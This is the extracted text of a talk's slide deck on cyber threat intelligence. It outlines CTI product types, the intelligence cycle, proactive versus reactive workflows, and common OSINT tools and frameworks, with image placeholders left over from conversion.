

CTI: A Threat Intel Story Telling

Tas / @tas-kmanager



What we gonna talk about...

- The role of CTI
- Common workflows (reactive vs proactive)
- Skills and tools
- What it looks like on real world applications

APT-GarudaPoutine

Tas / @tas-kmanager on ISS Discord


Sheridan ISS Graduate

Affiliations

- Microsoft Security  arch – Cloud Security
- Curated Intel 
- The DFIR I 
- CDEF.ID 

Gaming, Cooking and Travel!






The role of CTI



Where does CTI sits?



<https://www.sentinelone.com/cybersecurity-101/threat-intelligence/cyber-threat-intelligence/>

4 Product Types of Threat Intelligence

Tactical

- TTPs of Threat Actor
- Detection and Hunt

Technical


- IoCs
- Detection, Hunt and IR

Operational

- Nature, motive, timing, and how an attack is carried out
- Blue Team

Strategic


- High level analysis on trends
- Board & C levels



Common Workflows



The CTI Cycle




- 1.Planning
- 2.Collection
- 3.Processing
- 4.Analysis
- 5.Dissemination

<https://www.cisecurity.org/insights/blog/what-is-cyber-threat-intelligence>


Proactive CTI


CTI initiated based on certain organization request to assess potential threats



Reactive CTI

CTI initiated after an incident already occurred






Skills & Tools



Tools and Frameworks


- OSINT Tools
 - Never ending list of tools, always something new
 - [Awesome-threat-intelligence](#)
 - [Open source tools for CTI](#)
- Twitter / X
- Telegram
 - Don't forget to [OpSec](#)

- [Diamond Models](#)

